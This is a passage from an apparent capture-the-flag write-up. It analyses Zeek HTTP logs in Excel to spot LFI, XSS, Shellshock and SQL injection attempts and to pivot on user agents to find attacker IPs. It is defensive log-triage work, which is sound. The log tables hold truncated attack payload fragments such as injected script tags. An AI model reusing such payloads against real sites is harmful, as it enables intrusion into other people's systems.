7 inputFile.close() #close the input file
8 output = csv.writer(outputFile) #create a csv.write
9 output.writerow(data[0].keys()) # header row
10 for row in data:
11     output.writerow(row.values()) #values row

```

Figure 215 - Weather Data Screenshot

The screenshot shows a Microsoft Excel spreadsheet titled "http - Excel". The table contains the following columns:

- ts
- uid
- id.orig_h
- id.orig_p
- id.resp_h
- id.resp_p
- trans_depth
- method
- host
- uri
- referrer
- version
- user_agent
- origin
- request_body_len
- response_body_len
- status_code
- status

The data consists of approximately 500 rows of log entries, each representing a single HTTP transaction. The log entries show various methods (GET, POST, etc.) being used against different hosts and URLs, with varying response codes and sizes.

Figure 216 - Weather Data Screenshot

⁶⁹ We do a lot of the challenges and write-up at work where we have no access to 3rd party tools such as jq, linux, burp etc so we make do with what we can

Since the hints heavily suggested LFI⁷⁰, XSS⁷¹, Shellshock⁷² and SQLi⁷³, we can visually make the data more relevant by stripping out the Zeek⁷⁴ specific columns to just display what the end user would ultimately have control over. This leaves `host`, `uri`, `user_agent` and `username`.

E	F	G	H
host	uri	user_agent	username
srf.elfu.or	/14.10/Ge	Mozilla/5.0 (I-	
srf.elfu.or	/api/weat	Mozilla/5.0 (I-	
10.20.3.8	/api/meas	Mozilla/5.0 (I-	
10.20.3.8	/api/weat	curl/7.20.0 (i:-	

Figure 217 - Weather Data Screenshot

The next several screenshots show what sort of filters are being used to identify the different type of attacks being sent.

⁷⁰ https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

⁷¹ [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

⁷² https://www.owasp.org/images/1/1b/Shellshock_-Tudor_Enache.pdf

⁷³ https://www.owasp.org/index.php/SQL_Injection

⁷⁴ <https://www.zeek.org/>




Figure 218 - Weather Data Screenshot




Figure 219 - Weather Data Screenshot




Figure 220 - Weather Data Screenshot




Figure 221 - Weather Data Screenshot




Figure 222 - Weather Data Screenshot




Figure 223 - Weather Data Screenshot




Figure 224 - Weather Data Screenshot

Doing it this way in Excel, helps us visualise it much easier and we can see a lot of it comes from automated scanning. Now to count how many of each type we have got.

Row Labels	Count of Type
LFI	11
Shellshock	6
SQLi	29
XSS	16
(blank)	
Grand Total	62

Figure 225 - Weather Data Screenshot

A bit low on numbers, we remember the line:

If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.

Since the only reasonable attribute we can pivot off now is the user agent, that's what we'll do. We're helped by seeing a user-agent for Metasploit⁷⁵ and malware⁷⁶.




Figure 226 - Weather Data Screenshot




Figure 227 - Weather Data Screenshot

We perform an INDEX MATCH⁷⁷ to only bring rows back where the user agent is equal to the ones found from the initial reconnaissance. This brings back 146 which is too many. Sifting through the data, the majority seem to only have 1 or 2 records, so we exclude any IPs that appear several times (except if one has been caught already) and we now have 100 sources of poisoning (with a few duplicate IPs)

ts	id.orig_h	host	uri	user_agent	Type	Duplicate?	S	T	U
23336	2019-11-01T10:12-31-0700	95.166.116.45	<script>al /Santa.htm	Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/17.0.963.56 Version/4.0.249.122	XSS	YES			
23341	2019-11-05T03:21-01-0700	208.75.228.240	<script>al /alert.htm	Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/JBuild1) AppleWebKit/527.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.1432.94	XSS	YES			
24011	2019-11-03T16:17-12-0700	168.66.108.62	<script>al /home.htm	Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv:53.0) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/53.0.2785.141 Safari/537.36	XSS	YES			
24305	2019-11-02T03:36-50-0700	80.244.147.207	<script>al /home.htm	Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safari/534.30	XSS	YES			
24347	2019-10-21T21:50-19-0700	123.247.233.97	<script>al /index.htm	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, like Gecko) Version/8.0.7 Safari/602.1	XSS	YES			
27392	2019-10-17T01:23-47-0700	254.140.181.172	10.20.3.8 /api/weat	Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.2 Safari/419.3	SQL	YES			
29445	2019-10-17T01:25-52-0700	249.90.116.138	srf.elfu.or /wp-login	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36	Duplicate	YES			
29539	2019-10-17T01:25-53-0700	28.169.41.122	srf.elfu.or /api/login	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	LFI	YES			
30248	2019-10-11T04:54-13-0700	34.179.129.238	srf.elfu.or /api/meat	Mozilla/5.0 (Windows NT 5.1; v.)	SQLi	YES			
30380	2019-10-13T04:54-13-0700	231.241.108.238	srf.elfu.or /api/meat	Mozilla/5.0 (Windows NT 5.1; v.)	Duplicate	YES			
30436	2019-10-11T00:31-29-0700	27.88.56.114	-	<script>al /api/weat	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Chrome/53.0	SQL	YES		
30649	2019-10-11T00:36-42-0700	92.213.148.0	-	<script>al /api/weat	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Chrome/53.0	Duplicate	YES		
30713	2019-10-08T20:05-29-0700	44.74.106.131	srf.elfu.or /api/stat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/4.0.221.6	XSS	YES			
